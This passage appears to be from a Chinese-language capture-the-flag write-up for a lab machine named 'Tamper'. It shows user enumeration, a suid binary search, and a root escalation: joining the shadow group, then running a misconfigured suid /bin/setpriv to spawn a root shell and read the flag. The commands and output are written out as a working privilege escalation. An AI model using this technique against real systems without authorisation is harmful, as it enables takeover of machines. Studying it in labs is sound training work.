uid=1001(locally) gid=1000(locally) groups=1000(locally),42(shadow)
uid=101(apache) gid=102(apache) groups=102(apache),82(www-data),102(apache)
uid=102(redis) gid=103(redis) groups=103(redis),103(redis)
uid=123(ntp) gid=123(ntp) groups=123(ntp)
uid=16(cron) gid=16(cron) groups=16(cron),16(cron)
uid=2(daemon[0m] gid=2(daemon[0m] groups=2(daemon[0m],1(bin),2(daemon[0m],4(adm)
uid=21(ftp) gid=21(ftp) groups=21(ftp)
uid=22(sshd) gid=22(sshd) groups=22(sshd)
uid=35(games) gid=35(games) groups=35(games),100(users)
uid=4(lp) gid=7(lp) groups=7(lp),7(lp)
uid=405(guest) gid=100(users) groups=100(users)
uid=5(sync) gid=0(root) groups=0(root)
uid=6(shutdown) gid=0(root) groups=0(root)
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
uid=7(halt) gid=0(root) groups=0(root)
uid=8(mail) gid=12(mail) groups=12(mail),12(mail)
uid=9(news) gid=13(news) groups=13(news),13(news)

┌─── Currently Logged in Users (T1033)
```

```
newgrp shadow
```

存在可疑 suid 二进制文件，shadow组用户可以执行此文件，`--help` 查看帮助信息

```
Tamper:~$ find / -perm -4000 -type f 2>/dev/null
/bin/setpriv
/bin/umount
/bin/mount
/usr/bin/newgrp
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/sbin/suexec
Tamper:~$ ls -alh /bin/setpriv
-rwsr-s--- 1 root shadow 34.0K May 16 00:20 /bin/setpriv
Tamper:~$ id
uid=1001(locally) gid=42(shadow)
Tamper:~$ /bin/setpriv --help

Usage:
  setpriv [options] <program> [<argument>...]

Run a program with different privilege settings.

Options:
  -d, --dump                show current state (and do not exec)
  --nnp, --no-new-privs     disallow granting new privileges
  --ambient-caps <caps>    set ambient capabilities
```

给当前用户 euid, egid 设置为 0，提权到 root 用户

```
Tamper:~$ setpriv --reuid=0 --regid=0 --init-groups /bin/bash
Tamper:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm)
Tamper:~# cat /root/root.txt
flag{root-5a94a8c045fb3cc4e6734a7ed84543ee}
Tamper:~#
```

其中，激活shadow组为必须步骤，普通用户没有权限执行/bin/setpriv，属于shadow组的用户执行权限为s，激活shadow组后，用户就具有了执行权限，可以通过 setpriv 提权到 root 用户

```
Tamper:~# ls -alh /bin/setpriv
-rwsr-s--- 1 root shadow 34.0K May 16 00:20 /bin/setpriv
```